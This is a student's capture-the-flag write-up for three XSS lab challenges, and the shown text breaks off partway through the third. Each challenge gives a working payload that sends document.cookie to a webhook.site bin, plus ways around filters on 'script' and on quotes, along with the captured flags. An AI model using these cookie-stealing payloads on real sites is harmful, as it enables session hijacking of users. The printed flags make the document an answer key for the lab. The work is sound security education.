Name: Shreya Jakhar Choudhary (sc8941)

Before starting the challenges I started with following steps and some related to challenge 1:

Step 1: Understanding how *Webhook.site* and *https://xss1.defund.workers.dev/* works:


- I started by entering simple text like *foo* and basic HTML tags such as <*b*>*foo*</*b*> into the input textbox on the website.
- Upon submission, the website displayed the input as part of its HTML content. For instance, <*b*>*foo*</*b*> rendered the word *"foo"* in bold.
- This behavior confirmed that the website directly injects user input into its HTML, making it vulnerable to XSS attacks.

Step 2: Checking Browser Cookies:


- To analyze the website's cookies, I opened the JavaScript Console
- The output was *dummy=value*, indicating the placeholder cookie set by the website.

Step 3: Setting Up the Request Bin:

- I used Webhook.site to create a request bin, which would log HTTP requests. I copied my unique Webhook.site
    - URL: ***https://webhook.site/b81fa8a2-f5ee-49ac-ae8a-a0287accfc73***
- To test it, I visited this URL in another browser tab. Webhook.site successfully logged the request details, proving the setup was correct.




- Request Details:



Step 4: Changing the Cookie:

- To meet the assignment's requirements, I used the JavaScript Console to change the cookie value from *dummy=value* to *foo=bar*.
    - Code:
      document.cookie = "foo=bar";
- To verify, I typed document.cookie again, and it returned *foo=bar*.

- To verify that Webhook.site logs query strings, I appended a query parameter to my unique URL: ***https://webhook.site/b81fa8a2-f5ee-49ac-ae8a-a0287accfc73?foo=bar***. Visiting this URL in my browser sent an HTTP GET request containing the query string foo=bar. I then checked the Webhook.site dashboard and confirmed that the request was successfully logged, with the query string displayed under the "Query Strings" section.
    - Request Details:



Challenge 1

Payload:

<script>fetch('https://webhook.site/b81fa8a2-f5ee-49ac-ae8a-a0287accfc73?cookie='+document.cookie)</script>

Flag:

flag{xss1_db59f3229ce8b2f8}


Explanation:

I noticed that the website directly injected user input into its HTML, making it vulnerable to XSS attacks. I tested this behavior by inputting basic text like *foo* and HTML tags such as *foo*, which were rendered correctly. This confirmed that I could inject and execute JavaScript.


To exploit this, I crafted a payload using the *<script>* tag and the *fetch()* function to exfiltrate the website's cookie to my *Webhook.site* request bin. I first verified the placeholder cookie *dummy=value* using *document.cookie* in the JavaScript Console and later updated it to *foo=bar* using ***document.cookie = "foo=bar"***. This step ensured the cookie matched the assignment's requirements when visited locally.

By submitting the payload, ***<script>fetch('https://webhook.site/b81fa8a2-f5ee-49ac-ae8a-a0287accfc73?cookie='+document.cookie)</script>***, the cookie was successfully sent to *Webhook.site*, and I retrieved the ***flag: flag{xss1_db59f3229ce8b2f8}***. This approach was appropriate because the *<script>* tag is the most straightforward way to execute JavaScript when there are no restrictions on input.

Request Details:



Header:



Headers

accept-language	`en-US,en;q=0.9`
accept-encoding	`gzip, deflate, br, zstd`
referer	`https://xss1.defund.workers.dev/`
sec-fetch-dest	`empty`
sec-fetch-mode	`cors`
sec-fetch-site	`cross-site`
origin	`https://xss1.defund.workers.dev`
accept	`*/*`
sec-ch-ua-mobile	`?0`
sec-ch-ua	`"Google Chrome";v="131", "Chromium";v="131", "Not_A Brand"...`
user-agent	`Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,...`
sec-ch-ua-platform	`"Linux"`
host	`webhook.site`
content-length	
content-type	

Form values

(empty)

Challenge 2

Payload:

<body onload="fetch('https://webhook.site/b81fa8a2-f5ee-49ac-ae8a-a0287accfc73?cookie='+document.cookie)">

Flag:

flag{xss2_ba50ca8eed627fbe}


Explanation:

In Challenge 2, the website blocked any input containing the substring script, which prevented the use of <*script*> tags. To work around this restriction, I leveraged the onload event handler within the <*body*> tag. The onload attribute allows JavaScript execution when the page or element finishes loading, providing an alternative method to trigger JavaScript without explicitly using the <*script*> tag.


I crafted the following payload, ***<body onload="fetch('https://webhook.site/b81fa8a2-f5ee-49ac-ae8a-a0287accfc73?cookie='+document.cookie)">***

This approach works because the onload event can be attached to various HTML elements, including the <*body*> tag, and is not filtered by the website.The *fetch()* function exfiltrated the cookie to my *Webhook.site* request bin. I monitored the *Webhook.site* dashboard and successfully retrieved the cookie containing the flag, ***flag{xss2_ba50ca8eed627fbe}***.

Request Details:



Header:



Headers

accept-language	en-US,en;q=0.9
accept-encoding	gzip, deflate, br, zstd
referer	https://xss2.defund.workers.dev/
sec-fetch-dest	empty
sec-fetch-mode	cors
sec-fetch-site	cross-site
origin	https://xss2.defund.workers.dev
accept	*/*
sec-ch-ua-mobile	?0
sec-ch-ua	"Google Chrome";v="131", "Chromium";v="131", "Not_A Brand"...
user-agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,...
sec-ch-ua-platform	"Linux"
host	webhook.site
content-length	
content-type	

Form values

(empty)

Challenge 3

Payload:

<svg onload=fetch(`https://webhook.site/b81fa8a2-f5ee-49ac-ae8a-a0287accfc73?cookie=${document.cookie}`)>

Flag:

flag{xss3_03469e6f65245da4}


Explanation:

In Challenge 3, the website imposed stricter restrictions by banning both single (') and double (") quotes, making direct string construction challenging. I embedded the payload in an *<svg>* tag with the onload event handler, as SVG tags support JavaScript execution and can be used to trigger scripts on page load.

